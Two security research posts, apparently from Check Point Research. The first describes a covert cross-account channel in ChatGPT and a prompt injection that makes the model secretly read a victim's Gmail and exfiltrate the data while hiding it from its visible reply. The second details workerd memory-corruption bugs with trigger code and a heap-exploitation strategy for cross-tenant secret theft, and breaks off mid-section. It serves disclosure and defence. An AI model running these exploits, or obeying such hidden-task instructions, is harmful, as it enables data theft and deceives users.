  • The hidden instruction could be delivered through a malicious prompt, a shared ChatGPT conversation, or a custom GPT. Once it was present in the victim’s conversation context, an ordinary message could trigger the attacker-controlled task without revealing it in the visible response.
  • The same channel could also be used to exfiltrate conversation history and files available in the affected chat and its code-execution environment. The scope of the attack depended on the data, tools, connected apps, and permissions already available to the victim’s session.

Introduction

Over the past several years, AI assistants have moved far beyond text generation. Modern systems can execute code, install additional dependencies, analyze user files, and access data through connected services. These capabilities significantly increase the practical value of LLMs, but they also change the security model: protecting user data now depends both on the behavior of the model itself and on its execution environment, the tools available to it, and the platform’s internal services.

In this architecture, the model sits inside the security boundary. It can access internal resources and user data, but its behavior can be steered through instructions. If an attacker provides a convincing justification for an action, the model may carry it out using the capabilities available in the user’s session. The model can therefore act as a coerced insider: not malicious, but persuaded to act on the attacker’s behalf. Even if the model performs an action it should not, data leakage should still be technically impossible.

ChatGPT handles tasks that require code execution inside isolated containers. We have previously shown why the isolation of these containers is critical. To prevent user data leakage, containers must not have direct access to the public Internet, and containers belonging to different users and accounts must not be able to exchange data.

The importance of this isolation boundary was recently highlighted by the widely reported Hugging Face incident. In its postmortem of the incident, OpenAI described how agents running in separate evaluation environments established unauthorized communication channels that allowed them to share information and coordinate their actions.

Coincidentally, while this incident was developing, Check Point Research was investigating a related isolation problem in ChatGPT. In June 2026, we independently found a way to establish a covert, bidirectional channel between the code-execution containers of two separate ChatGPT conversations created under different accounts. The mechanism we discovered was different from those used by the agents described in OpenAI’s postmortem, but both cases exposed the same architectural weakness: a shared internal service became an unintended communication layer across environments that were supposed to remain isolated.

We also found that this communication path could be turned into a hidden task channel. A crafted instruction could make ChatGPT process a second stream of tasks alongside the visible conversation: receive instructions from an attacker, execute them using the capabilities of the victim’s session, and return the results without exposing the second stream in its visible response.

Figure 1 – ChatGPT process a second stream of tasks alongside the visible conversation.

To demonstrate the practical impact, we embedded such an instruction in a shared ChatGPT conversation. The victim only had to open the link and send a normal message. ChatGPT completed the user’s request while simultaneously accessing the victim’s connected Gmail account and sending the retrieved data to the attacker’s account through the cover channel.

Video 1 – A shared ChatGPT conversation completes the victim’s visible request while retrieving data from the connected Gmail account and sending it to the attacker’s account.

Container Network Isolation and Internal Access

For solving complex analytical problems, ChatGPT can create code-execution containers. At the time of our research, we assessed that these containers could not access the public Internet. Containers created for separate conversations, including conversations under different accounts, also cannot communicate directly with one another.

Some tasks may nevertheless require installing additional Python and npm packages, as well as dependencies from other ecosystems. To support this functionality without giving containers access to public package repositories, the containers were allowed to access an internal JFrog Artifactory instance, which acted as a controlled intermediary for retrieving the required dependencies.

The containers therefore remain isolated from one another, but each can access the same permitted internal service.

A Shared Clipboard Between Isolated Containers

Access to the same internal service does not by itself break container isolation. The issue arose because the Artifactory instance available to the containers exposed Item Management API operations for repository items.

These operations were available through the /api/storage/{repoKey}/{itemPath} endpoint:

  • Set Item Properties allows string properties to be attached to an existing repository item, such as a file, folder, or repository. Property updates are supported for local repositories and local caches of remote repositories and require Annotate permission.
  • Get Storage Item Information can return the properties associated with an item through the same storage endpoint.

In the environment we examined, the credentials provided to the container for reader access had sufficient permissions to perform both operations. The credentials were stored in environment variables and were available to code running inside the container. Code launched by ChatGPT could therefore authenticate to the storage endpoint without extracting a separate secret or escalating privileges.

We tested whether item properties were isolated by account. From a container under one account, we added a test property named chatgpt_test_ts, with the current timestamp, to an automatically cached file. From a conversation under a different account, we then requested the properties of the same file. The response contained the exact property name and value written from the first account.

Figure 2 – The item properties retrieved from the second account contain the chatgpt_test_ts value previously written from the first account.

Property values could carry text directly or binary content encoded as Base64. Data too large for a single property could be divided into chunks, stored under separate keys, and reassembled at the other end. The storage endpoint therefore turned the package service’s metadata into a shared clipboard between isolated containers.

The Invisible Second User

The channel between containers belonging to different users could be used to steal chat history and files shared in a conversation. In our previous research, we showed how a malicious instruction could make ChatGPT exfiltrate the same type of data through a different hidden outbound channel.

For the cross-container attack described here, all that was needed was a single short message containing the required instructions. The attack could therefore be carried out in several ways:

  • a malicious prompt pasted by the victim into a new or existing chat;
  • a shared conversation containing the instruction;
  • a custom GPT with the instruction embedded in its hidden configuration.

The possible damage extended beyond chat history and uploaded files. Today, ChatGPT is a cloud-based agent that can access external services through connected apps. A user may connect it to Gmail, Google Drive, Microsoft Teams, GitHub, and many other services. ChatGPT can then access data stored there within the permissions granted by the user or their workspace.

Figure 3 – ChatGPT plugins.

We were able to write the instruction so that, in Thinking mode, ChatGPT handled two independent request streams during a single turn.

The first stream was the normal conversation with the victim. ChatGPT processed the visible request and returned an ordinary answer. At the same time, it checked the hidden mailbox for a task from the attacker. If a task was waiting, ChatGPT carried it out using the tools and data available in the victim’s session, then returned the result back through the covert channel.

The instruction told ChatGPT not to mix the two streams. The hidden task and its result did not appear in the answer shown to the victim. From the user’s point of view, the conversation continued as usual. In reality, the same ChatGPT session was serving a second user whom the victim could not see.

Figure 4 – ChatGPT processes a visible user request and a hidden task during the same turn, then returns the results through separate channels.

For example, a hidden task could ask ChatGPT to retrieve a list of emails. The next time the victim sent a message, ChatGPT could process this task alongside the user’s visible request.

We tested this scenario using an unrelated, ordinary user request. ChatGPT processed the request and returned a normal answer in the visible conversation. During the same turn, it accessed the connected Gmail account and returned the requested email data through the hidden channel.

The visible answer contained no mention of the Gmail request or the retrieved data. The only app-specific clue was the small “Talked to Gmail” label above the answer.

Figure 5 – ChatGPT answers the cooking question normally. The “Talked to Gmail” label is the only indication of the hidden activity in this view.

This label recorded an action that had already taken place. It did not give the user a chance to approve or reject it.

By default, the Gmail integration in ChatGPT automatically approves low-risk actions. ChatGPT may still deny actions involving sensitive information, but a read operation can be completed without a separate confirmation request. However, in the attack scenario we examined, even read-only “low-risk actions” can carry significant risk because they may be used to obtain personal data, sensitive correspondence, confidential business information, or other content accessible through the victim’s connected account without a separate confirmation request.

OpenAI documents Important actions as the default permission setting for connected apps. Under this setting, ChatGPT can read from apps without prior approval, while actions considered important require confirmation. Users can select the stricter Always ask setting. Under the default configuration, the Gmail activity becomes visible only after the read has been completed.

Figure 6 – The default Gmail settings allow low-risk actions without a separate confirmation request.

The covert channel could therefore become a remote-control channel for the capabilities available to the victim’s ChatGPT session. Its reach would depend on the data, tools, and permissions already available there.

Activating this capability required very little interaction from the victim. Shared conversations and custom GPTs were especially practical delivery methods. In both cases, one ordinary message from the victim could activate the hidden task stream.

In the shared-conversation scenario, the victim only had to send a message in a conversation whose context already contained the malicious instruction. ChatGPT could then process the visible request while also checking the hidden mailbox and carrying out any waiting task.

A custom GPT could operate similarly. It could perform its advertised function while checking the hidden mailbox during ordinary interactions. Its builder instructions are not shown to the user, allowing the covert-channel instruction to remain outside the visible conversation.

Conclusion

By the time we completed our report, the cross-account channel was no longer available. We nevertheless disclosed our findings to OpenAI, who confirmed that the internal Artifactory instance identified during our research had been decommissioned.

This issue illustrates a broader security challenge in agentic systems. An LLM operates inside the trust boundary: it uses credentials, runs code, accesses internal services, and works with user data. Its actions are directed by text instructions. This combination turns the model into a coerced insider that can use authorized capabilities on behalf of another user.

In the environment we studied, the network sandbox performed its intended function. The cross-account channel emerged through a shared internal service and mutable state without tenant isolation. Shared infrastructure effectively became a communication path between containers that were considered isolated.

The architecture of agentic platforms must account for every resource available to the model: internal APIs, shared state, credentials, tools, and connected apps. Management interfaces should be inaccessible from the runtime, and permissions should be limited to the minimum required. Within shared internal services, any data that a container can modify must remain accessible only to the account or session that owns it. Connecting external services increases the impact of any failure in this model because an active session may work with data far beyond the container.

The post The Shared Clipboard Inside the Sandbox: Cross-Account Data Leakage in ChatGPT appeared first on Check Point Research.

When Agentic Glue Melts: Exploiting Cloudflare Code Mode and Workers

By Yarden Porat, Check Point Research

Key Points

  • Check Point Research analyzed Cloudflare Code Mode, a technique that changes how AI agents use MCP by turning tools into a TypeScript API the model can write code against.
  • The research uncovered five vulnerabilities in workerd, the open-source runtime behind Code Mode and Cloudflare Workers. Two were rated Critical by Cloudflare.
  • The blast radius is broad: by Cloudflare’s own numbers, Workers is built by millions of developers,[1] serves millions of requests per second,[2] and carries more than 10% of all traffic on Cloudflare’s network.[3]
  • Because workerd underpins both Code Mode sandboxes and Workers tenant isolation, the findings create sandbox-escape and cross-tenant exposure risk.
  • Cloudflare’s managed Workers environment has been fixed in production. Self-hosted workerd / Code Mode deployments should update to v1.20260619.1.
  • Check Point Research released proof-of-concept code as part of its Black Hat USA 2026 presentation.

The short version

We set out to break Cloudflare Code Mode, and ended up breaking Cloudflare Workers too. We did both by targeting workerd, the runtime beneath both: an in-process sandbox that relies entirely on V8 to isolate untrusted code.

We found five memory-corruption bugs in workerd’s native C++ (the “glue” between JavaScript and the runtime), and turned them into two end-to-end attacks:

  1. Cross-tenant heap swipe. An out-of-bounds read in URLPattern lets one Worker reach across the shared process heap and swipe another tenant’s secrets.
  2. Code Mode sandbox escape. Starting from a prompt injection, a use-after-free in node:zlib breaks out of the sandbox and runs native code on the host.

Part I – Understanding the target

1. Where this started: Code Mode

Code Mode is Cloudflare’s take on LLM tool use. Instead of a model emitting structured tool calls one at a time, Code Mode exposes the available tools as a typed TypeScript API and lets the model write code that calls them: loops, conditionals, data shuffling and all.

In the traditional MCP / tool-calling loop, the model emits one {tool, args} call, the agent runs it, feeds the result back. The model then emits the next call. Every step is a fresh model invocation, and usually a network round-trip. Code Mode collapses that: the model writes one program that orchestrates many tool calls itself (looping, branching, and combining intermediate results locally) and only the final output returns to the model.

Cloudflare’s argument is that LLMs, trained on enormous amounts of real-world code, are simply better at writing a program against a typed API than at emitting long chains of synthetic tool calls. [4]

Figure 1 -

Figure 1 – Tool calling vs. Code Mode

That code has to run somewhere, and that “somewhere” is workerd, the runtime behind Cloudflare Workers.

2. The workerd origin story

To understand workerd, start with the product it was built for: Cloudflare Workers. Workers is Cloudflare’s serverless platform: you upload a piece of code and Cloudflare runs it at the edge, in data centers close to the user, on demand for every request. There’s no server to manage and, ideally, no cold machine to wait for.

That model creates a hard isolation problem. Cloudflare runs code from a huge number of different customers, and to keep latency and cost down it packs many of them onto the same machines, and, as we’ll see, into the same process. The classic answer (a container or VM per tenant) is far too heavy for this: each one adds tens to hundreds of milliseconds of cold start and a real memory footprint, which is exactly what an edge platform serving oceans of short requests cannot afford.

Cloudflare’s answer is to isolate at the language-runtime level rather than the OS level, using V8 isolates, the same primitive Chrome uses to separate browser tabs. An isolate is a lightweight, independent JavaScript context. Many can live inside a single process, each starts in single-digit milliseconds, and the isolate is the security boundary between tenants.

The trade-off is that this boundary is a software boundary inside one shared address space, not a hardware or kernel one. Untrusted code runs in-process, and the whole model rests on the isolate holding.

Figure 2 -

Figure 2 – Many tenants, one process

workerd is the runtime that implements all of this. It was closed-source for years: Workers launched in 2017, but Cloudflare only released workerd as open source in September 2022.[5] It’s exactly what Code Mode runs the model’s generated code on.

3. Why workerd was the obvious sandbox for Code Mode

Code Mode has to run untrusted, model-written code, and it needs that code to reach the declared MCP tools and nothing else. workerd answers both at once.

Running untrusted tenant code in-process is its day job, and it lets Code Mode lock the rest down: no filesystem, no arbitrary network (fetch() and connect() simply throw) with the tools exposed only through bindings.[6] Cloudflare didn’t build a new sandbox for Code Mode. It reused the one it already trusts to isolate millions of Workers.

4. Why we targeted workerd

When you set out to break Code Mode, the obvious place to look is the seam between Code Mode and workerd. This is the integration layer: how tools become bindings, how the configuration is wired, how the two interact. Going after the runtime itself is the unusual move. It’s a bit like setting out to break an AI coding assistant and then going to audit Docker’s own source code, the container runtime itself, not the agent on top of it.

Five reasons made us decide to do it anyway:

  1. An in-process sandbox is a bold, inherently risky bet. Isolating untrusted code without an OS-level boundary means no VM, no container, just a V8 isolate inside a shared process. That puts the entire security model on a single software boundary. That kind of ambitious bet is exactly what’s worth stress-testing.
  2. workerd had almost no public scrutiny.[7] Despite sitting directly on that boundary, there was barely any prior public vulnerability research on workerd, in stark contrast to V8, which is picked apart continuously.
  3. The attack surface is huge. And it’s not just V8. workerd has its own implementation that exposes many Web/Node APIs, each written in C++ and reachable from untrusted JavaScript.
  4. The blast radius reaches Cloudflare Workers. workerd isn’t only Code Mode’s runtime. It’s the engine behind Cloudflare Workers, one of the most widely deployed serverless platforms on the internet. A bug here would never have stayed contained to an experimental agent feature.
  5. AI security has a low-level side too. Beyond the high-level frameworks, the internal, low-level layers that agents rely on to interact with the world deserve research as well.

5. The cage, memory protection keys, and Node

V8 is one of the most heavily attacked pieces of software around, with a long history of memory bugs, so Cloudflare assumes it can break and layers defenses so a compromise of one isolate doesn’t reach the host or other tenants.

Defenses

1. The V8 sandbox (“the cage”). The cage confines JS-reachable objects so a corrupted one can’t forge pointers outside it. Assume arbitrary read/write inside the cage, and stop it reaching memory outside.

2. Memory protection keys. As a further layer against V8 vulnerabilities, production also tags isolate-group memory with hardware memory protection keys (MPK / pkeys), so even with arbitrary read/write inside one isolate’s V8, an attacker still can’t read another tenant’s pages.

3. The L2 process sandbox. Underneath both sits a second-layer (“L2”) process sandbox, so even native code execution inside the process is meant to be contained. Per Cloudflare, the V8 Workers run in a strict layer-2 sandbox (Linux namespaces plus seccomp) that blocks all filesystem and direct network access,[8] limiting what a compromised process can reach on the host.

Attack Surface

Node. Real-world JavaScript assumes Node.js exists, and code constantly reaches for node:* modules, so workerd reimplements a large slice of the Node API in C++. This is exposed to JS through JSG, its “JavaScript Glue” layer. Node was never designed for a threat model where the attacker writes the JavaScript, so this drops a great deal of extra native code onto the boundary, much of it workerd’s own, and enabled by default (a Worker can just require('node:crypto')).

It also means more native objects allocated on the tcmalloc heap, which is secured by neither the cage nor the memory protection keys.

6. Bottom Line

Putting all of the above together, we did exactly that. We targeted workerd’s JSG code, the “JavaScript Glue” that hands native C++ to untrusted JavaScript, whether it is a Node reimplementation or one of workerd’s own API implementations. It is the code that had a fraction of V8’s scrutiny (§4), and the native objects it allocates sit on the tcmalloc heap, memory that lives outside both the cage and the memory-protection keys (§5). So a bug there is not boxed in the way a V8 bug is. It is exactly the surface those mitigations do not cover.

By going after that code we found five vulnerabilities, all of them in workerd’s own native code, each covered in the Vulnerabilities section (Part II).

Building on those bugs, we developed two end-to-end exploits, covered in the Exploits section (Part III).

  1. Code Mode sandbox escape. Starting from a single prompt injection, the model is steered into writing attacker-controlled TypeScript. That TypeScript contains a memory-corruption which leads to native code execution, breaking out of Code Mode and running on the host, fully outside the V8 isolate.
  2. Cross-tenant secret leak. Starting from a malicious Worker you deploy into Cloudflare’s shared pool, we show that one tenant can read another tenant’s memory and leak its secrets straight out of the shared process. This is the production scenario, and it holds up there because the whole exploit runs from the tcmalloc heap, the memory the cage and MPK do not cover.

But to be explicit, we did not run the exploit on Cloudflare production ourselves. Both exploits were verified on the self-hosted version of workerd. The cross-tenant idea should work the same way on production, since it runs entirely from the tcmalloc heap that the mitigations do not cover, but we did not test it there. On a shared host, a memory-corruption exploit that crashes the process could take other tenants down with it, and we were not willing to risk that.

Part II – The vulnerabilities

7. URLPattern out-of-bounds read

URLPattern is a Web API for matching a URL against a pattern, essentially what a router does. You build a pattern such as new URLPattern({ pathname: "/users/:id" }), call .exec() on a URL, and read back the named capture groups ({ id: "…" }). workerd exposes it to Workers, and in our setting the pattern itself is attacker-controlled.

workerd actually ships two URLPattern implementations. The first is the original, workerd-native one (the urlpattern_original compatibility flag). The second is the newer standard one backed by the Ada URL-parser library. We found the same out-of-bounds read in both implementations, and it gives the same primitive.

7.1 Root cause

Under the hood, URLPattern turns your pattern into a regular expression. Matching a URL then produces two parallel lists: the matched values (one per capture group in the regex) and the group names.

A quick example of the benign case:

Figure 3 -

Figure 3 – URLPattern: pattern → result

URLPattern also lets you drop raw regex straight into a pattern, with named or unnamed groups. For example, /(\d+)/(?<slug>[a-z]+) has one unnamed group and one named group:

Figure 4 -

Figure 4 – URLPattern with named group

Here is the implementation. When you call .exec(), workerd runs the compiled regex against the URL and builds the groups object from the result. The original, workerd-native version does it like this:

// urlpattern.c++: building the groups object from a regex match
KJ_IF_SOME(array, regex.getHandle(js)(js, input)) {  // run regex vs URL
  uint32_t index = 1;                                // [0] is full match, skip
  uint32_t length = array.size();                    // 1 + capture count values
  kj::Vector<Groups::Field> fields(length - 1);

  while (index < length) {                           // each capture value
    auto value = array.get(js, index);
    fields.add(Groups::Field{
      .name = kj::str(nameList[index - 1]),           // name by position
      .value = value.isUndefined() ? kj::String() : kj::str(value),
    });
    index++;
  }
  // ...
}

For each capture group, the loop builds one { name, value } field. The value is what the regex matched in the URL. The name is the group’s name (like id from earlier), taken from the nameList vector.

The two sides of that pairing come from completely different places, and that is the part to hold onto:

  • length comes from V8. It’s the size of the match array V8 returns after running the compiled regex, i.e. how many capture groups the regex actually produced.
  • nameList comes from URLPattern’s own implementation. It’s the list of names workerd assembled while parsing the pattern, before the regex ever ran.
Figure 5 -

Figure 5 – The group-count mismatch

The loop lines them up position by position, on the assumption that the two counts agree.

So the whole thing rests on those two counts staying equal, and they don’t always. When URLPattern parses the pattern to build nameList, its own group counting misses a group nested inside another group. V8, compiling the real regex, counts every group, nested ones included. So a pattern with one group nested inside another, like (ab(cde)), gives V8 two capture groups where URLPattern counted only one, and length ends up larger than nameList:

const pattern = new URLPattern({ pathname: "/(ab(cde))" });
pattern.exec({ pathname: "/abcde" });   // V8: 2 groups, nameList: 1 name → OOB

Now the loop runs one step too far. For that extra value, index - 1 points past the end of nameList, and kj::str(nameList[index - 1]) reads from beyond the vector, an out-of-bounds read. That is the bug.

7.2 Why an OOB read is an arbitrary read

nameList is a kj::Vector<kj::String>. A kj::String is 24 bytes:

Figure 6 -

Figure 6 – kj::String memory layout

The OOB index makes kj::str() read 24 bytes of whatever follows the vector and treat it as a kj::String, then dereference ptr to copy out the “string.” So if we control the memory after nameList, we control ptr, and the returned JS string is the bytes at an address of our choosing. OOB read → arbitrary read.

7.3 Two notes

  • The same bug is in both implementations, and the Ada one reaches production. The standard, Ada-backed URLPattern makes the identical counting mistake, with the same out-of-bounds read. We confirmed the Ada version triggers on Cloudflare production, and reported it to the Ada maintainers in parallel.
  • Our full end-to-end exploit was on the original implementation, self-hosted. Turning the read into a working cross-tenant secret leak was demonstrated against urlpattern_original on self-hosted workerd. That exact path did not reproduce on production, because production has a check the open-source build lacked.

8. zlib deflateParams() UAF

zlib is the most common compression library around. Node.js ships it as the built-in node:zlib module, and to stay Node-compatible workerd reimplemented it in C++. It exposes a handful of APIs. The basic ones compress and decompress via Gzip, Deflate/Inflate, and Brotli. In workerd it comes with the nodejs_compat flag (compatibility date 2024-09-23 or later).

8.1 Dangling buffers

Let’s look at a basic use of zlib. You call write() with an input buffer and an output buffer, and zlib compresses the input into the output.

const input  = Buffer.from("hello world");
const output = Buffer.alloc(64);
handle.write(input, output);   // compress input → output

Those three lines already span three distinct layers:

  1. JavaScript (V8): creates the input and output buffers.
  2. workerd’s glue code: the translation layer between JavaScript and native C++, turning those buffers into the raw pointers and lengths the C library expects.
  3. zlib: the C compression library that does the actual work.

The buffer to watch is output. As it moves, its pointer is passed between all three layers, handled differently in each. So let’s take it one layer at a time, starting on the JavaScript side.

On the JavaScript side, output is reference-counted: it stays alive as long as at least one reference points at it. Follow that count through a single write():

  • const output = Buffer.alloc(64). The JS variable holds it: refcount 1.
  • handle.write(input, output, …). As the buffer crosses into native code, workerd takes a reference of its own for the duration of the call: refcount 2. That extra reference is what guarantees the buffer can’t be freed while zlib is mid-compression.
  • write() returns, and workerd drops its reference again: back to refcount 1, held by the JS variable.
  • nothing holds output anymore (it goes out of scope, or is reassigned), so the last reference is gone: refcount 0.
Figure 7 -

Figure 7 – output refcount lifecycle

Now follow the same buffer into the native side. To hand output to zlib, workerd fills in a z_stream(zlib’s state struct), copying the buffer’s raw address into its next_out field, the pointer zlib writes its compressed output through. That copy happens in setBuffers, on every write():

// zlib-util.c++
void ZlibContext::setBuffers(kj::ArrayPtr<kj::byte> input, kj::ArrayPtr<kj::byte> output) {
  stream.avail_in  = input.size();
  stream.next_in   = input.begin();    // raw pointer into the JS input buffer
  stream.avail_out = output.size();
  stream.next_out  = output.begin();   // raw pointer into the JS output buffer
}

And write() forgets to clear them. When it returns, it resets nothing in the z_stream. next_out still holds the raw address of output. Clearing it is workerd’s job, and the write path simply doesn’t.

The same sequence, now with stream.next_out shown alongside:

Figure 8 -

Figure 8 – next_out left dangling

Nothing ever clears next_out after setBuffers sets it. So once output’s refcount reaches 0, the buffer becomes garbage, and the next garbage-collection event reclaims its memory, leaving next_out pointing into freed memory.

8.2 The Use in Use-After-Free

We now have a dangling next_out, and the next step is to find who writes through it.

We started in workerd’s own code, but next_out is zlib’s field, and it is zlib, not workerd, that writes output through it. So the real question is where, inside the zlib library, next_out gets written.

The obvious place is an ordinary compression step: deflate() (and inflate()), the functions that push output through next_out. But in workerd that path is only ever reached through write(), and write() runs setBuffers first, resetting next_out to a fresh buffer before deflate() runs. The stale pointer is overwritten before it is ever used. No good.

What we found instead is deflateParams, reached from handle.params(), the call that adjusts the compression parameters, like the level (how hard zlib compresses). It touches the same z_stream and, crucially, does not reset next_out first:

// zlib-util.c++ — ZlibContext::setParams(), reached from handle.params()
err = deflateParams(&stream, _level, _strategy);

That hands zlib the same z_stream, still carrying the stale next_out from the last write(). And rather than clearing next_in/next_out, deflateParams flushes whatever output zlib still has buffered before it applies the new settings:

// zlib - deflate.c, deflateParams() (trimmed)
func = configuration_table[s->level].func;
if ((strategy != s->strategy || func != configuration_table[level].func)
        && /* there is data still pending */) {
    /* flush the last buffer */
    deflate(strm, Z_BLOCK);   // flush pending output through strm->next_out
}
s->level    = level;          // new config applied only after the flush
s->strategy = strategy;

If the level or strategy changes and data is still pending, zlib calls deflate() to flush it before updating the config, and that deflate() writes through strm->next_out, the dangling pointer.

But there is still a problem. When we called write(), zlib already compressed the data we handed it, so how are we supposed to have any bytes still pending for deflateParams to flush?

8.3 Z_NO_FLUSH

Each zlib write takes a flush mode controlling how eagerly output is emitted. Passing Z_NO_FLUSH tells zlib to hold compressed output in its internal buffer rather than push it all out through next_out, so the write() returns with data still pending. That pending data is exactly what deflateParams flushes.

8.4 Putting everything together

The whole use-after-free is a handful of JavaScript calls. Tracking outBuf’s refcount and next_out across the full cycle, the same way we did on the JavaScript side:

Figure 9 -

Figure 9 – The zlib use-after-free

9. HTMLRewriter AttributesIterator UAF

HTMLRewriter is a Workers API for transforming HTML as it streams through. A Worker can rewrite tags, attributes, and text on the fly without buffering the whole document. workerd exposes it on top of lol-html, Cloudflare’s Rust streaming HTML rewriter, through a layer of C++ bindings.

The bug is in those bindings, not in lol-html. When you ask an element for an attributes iterator, the C++ binding grabs a raw pointer into the element’s internal attribute array and reads through it on each next(). Adding attributes with setAttribute grows that array, and once it outgrows its capacity the array reallocates to a new location and the old one is freed, but the iterator is still pointing at the old, now-freed array. The next next() reads from that freed memory:

new HTMLRewriter().on('div', {
  element(el) {
    const iter = el.attributes[Symbol.iterator](); // pointer into backing array
    iter.next();                                   // reads backing array
    for (let i = 0; i < 10000; i++)                // grow attributes...
      el.setAttribute(`x${i}`, 'A'.repeat(100));   // ...until it reallocates

    const leaked = iter.next().value;              // iter → freed array: UAF
  }
});

10. KV SQL bypass → arbitrary deserialization

The other four bugs are memory-corruption. This one is a classic that leads to arbitrary deserialization.

10.1 Durable Objects

Workers are stateless. Each request runs in a fresh, short-lived context, and nothing held in memory survives to the next one. Durable Objects are Cloudflare’s answer to that: a Durable Object is a single, uniquely-addressable instance that stays alive and keeps its state across requests, both in memory and in private, strongly-consistent storage. It’s how you hold persistent, coordinated state on the edge: a chat room, a live document, a counter.

That storage has a newer SQLite backend, and a Worker can reach the same database in two ways:

  1. the key/value API (storage.get / put), which stores each value serialized with the structured-clone algorithm, and
  2. the SQL API (storage.sql.exec), which runs raw SQL against the same database.

The key/value data lives in a reserved SQLite table, _cf_KV, and reading a value back deserializes its bytes with V8’s structured-clone deserializer, including workerd’s handlers for internal types.

10.2 The authorizer bypass

A SQL authorizer guards those internal tables. It rejects any query that touches a _cf_-prefixed table: CREATE, SELECT, INSERT, UPDATE, DROP, all of it. But we found one operation it forgot to check.

The authorizer validates the tables a query references, but not the destination name of a rename. So while every direct query against _cf_KV is rejected, nothing stops you from creating an ordinary table under an allowed name and then renaming it with ALTER TABLE … RENAME TO _cf_KV. You build the table under a name the authorizer permits, fill it with crafted bytes, and rename it into place:

CREATE TABLE kv_tmp (key TEXT, value BLOB);          -- allowed
INSERT INTO kv_tmp VALUES ('k', <attacker bytes>);   -- crafted payload
ALTER TABLE kv_tmp RENAME TO _cf_KV;                 -- not checked → now KV

A later key/value read (storage.get('k')) then feeds those attacker-controlled bytes straight into workerd’s internal deserializers, exactly the untrusted input they were never meant to handle.

We didn’t continue from here. The point is the attack surface. A malicious Worker can control the bytes fed to V8’s deserializer, which will deserialize any object it supports, including workerd’s own internal types. And while we stopped there, the surface is worth stressing: that deserializer was built for trusted, in-process data, and unlike V8’s parser and JIT, it isn’t fuzzed for hostile input. That makes it a very strong attack surface, and a well-worn path to type confusion and memory corruption.

Part III – The full chain and its impact

11. Cross-tenant secret theft (Workers)

Cloudflare Workers run the same workerd and the same many-tenants-one-process model from §2. Different customers’ Workers run as separate V8 isolates inside one OS process, sharing one address space and one native (tcmalloc) heap. The isolate is the only wall between them, and that wall is in V8, not on the native heap.

Figure 11 -

Figure 10 – Cross-tenant OOB read

So the URLPattern read from §7 isn’t just a crash, it’s a way for a Worker you deploy to read another tenant’s memory out of that shared heap. Here is how that out-of-bounds read becomes a private key read from a different Worker. Everything below operates on the tcmalloc heap, outside the cage and the memory-protection keys (§5).

11.1 The strategy

Recall the primitive from §7. The read goes one entry past the end of nameList, treats those 24 bytes as a kj::String { ptr, size, disposer }, and returns the bytes at ptr. So if we control whatever sits right after nameList, we control that fake kj::String, and reading one attacker-chosen kj::String is reading any address we point it at:

Figure 12 -

Figure 11 – Fake kj::String read primitive

That is the basic primitive. What we actually want is to sweep another tenant’s memory for secrets, to read anywhere in the process, and to do it with as little heap spraying as possible. To get there we need three things:

  1. Break ASLR. Leak a real heap address, so we know where to read.
  2. Control the ptr of the fake kj::String. So we can read the bytes at any address we choose.
  3. Make it repeatable. Read one address after another without re-shaping the heap each time.

11.2 Sizing nameList

One lever first, because it makes the rest easier. nameList’s size is ours to choose. Its length is just the number of capture groups the pattern declares, so padding the pattern with extra groups grows the kj::Vector<kj::String> to whatever size we want. tcmalloc places allocations by size class, so choosing nameList’s size chooses the neighborhood it lands in, and picking the size class is what makes landing our own allocations right next to it reliable.

11.3 Defeating ASLR

A read is only useful once we know where to aim it, and ASLR hides that. To beat it we just need to leak any one real heap address. The out-of-bounds read already returns whatever the fake kj::String’s ptr points at, so if we arrange for ptr to point at a location that itself holds a heap pointer, the read hands that pointer’s bytes back to us as a string:

Figure 13 -

Figure 12 – Leaking a heap pointer

So we need an object right after nameList with two things:

  1. ptr (first 8 bytes), points at a heap pointer, so dereferencing it leaks a heap address.
  2. size (next 8 bytes), a small, valid length: not zero, not a pointer, just short enough that the read returns a sane string.

We didn’t find a real object whose layout already satisfies both, so as a last resort we turned to the tcmalloc free list, and it has two properties that fit perfectly:

  1. The first 8 bytes of a freed chunk are the next pointer (to the next free chunk), which is requirement #1.
  2. The rest of the chunk, including bytes 8–15, is left untouched by the free, so a size we wrote there earlier stays put. That is requirement #2.

So what we can do is allocate a chunk right after nameList, write size = 8 into its bytes 8–15, and free it. The free turns its first 8 bytes into a next pointer to the next free chunk, while our size = 8 survives:

Figure 14 -

Figure 13 – Freelist next-pointer overwrite

The read hands back that heap pointer as bytes. Since tcmalloc aligns its heap to a 1 GB boundary, one leaked pointer gives us the heap base.

11.4 A repeatable read with VFS files

ASLR gives us an address. Now we want to read many, to sweep the heap. The problem is doing that without re-shaping every time. If reading a new address meant a fresh allocation, we’d have to land it next to nameList again on each read. What we need instead is an allocation we can keep in place and change in-place, so we just rewrite the target pointer and read again.

The best fit we found is a workerd API called VFS, a virtual (memory-only) filesystem. A VFS file’s contents are a native kj::heapArray on the tcmalloc heap, and crucially we can overwrite those contents at will without reallocating. It also lets us pick the file’s size, so we match nameList’s size class and a sprayed file lands right after it.

The idea is to shape the heap once so a VFS file lands right after nameList, then read any address by rewriting that file’s bytes in place and calling exec() again, with no re-shaping per read:

Figure 15 -

Figure 14 – Repeatable read via VFS

(This works because nameList is allocated when the URLPattern is constructed, but the out-of-bounds read only fires later on exec(), so the shaped layout persists across reads.)

11.5 Reading another Worker’s secret

From here it’s just a sweep. We walk the heap with the repeatable read and look for bytes that look like a secret, in the PoC, Bearer sk…-style API tokens, until we find one belonging to a co-located Worker.

12. Sandbox escape: from the zlib UAF to host RCE

The second demo stays inside Code Mode and goes all the way to native code on the host, starting from the zlib use-after-free of §8.

12.1 Improving the primitive

Recall what §8 gives us, broken into the pieces we’ll build on:

  • A use-after-free write. When params() flushes, zlib writes through the stale next_out into the output buffer, after that buffer has been freed and its slot can be reused.
  • A controllable allocation size. We choose the size of the output buffer, which decides which freed slot the write targets and what we can spray into it.

Our primitive, then:

Figure 16 -

Figure 15 – Reusing the freed buffer

And the write isn’t clean. The first 5 bytes of every flush are compression metadata.

Two improvements make it precise:

1. The offset of the write. workerd’s write() lets us choose where in the output buffer zlib starts writing. Alongside the buffer it takes an output offset, and zlib sets next_out = buffer + offset, so the write lands at freed + offset, a precise spot inside the reused object instead of always at its start.

2. The size of the write. We also keep the flush small, down to a single 8-byte field, so the write overwrites exactly the field we’re aiming at, rather than splattering the whole object around it.

Together that turns a blunt write at the top of the buffer into a small write landing exactly on a field we pick:

Figure 17 -

Figure 16 – Flush at chosen offset

12.2 From use-after-free to repeatable read/write

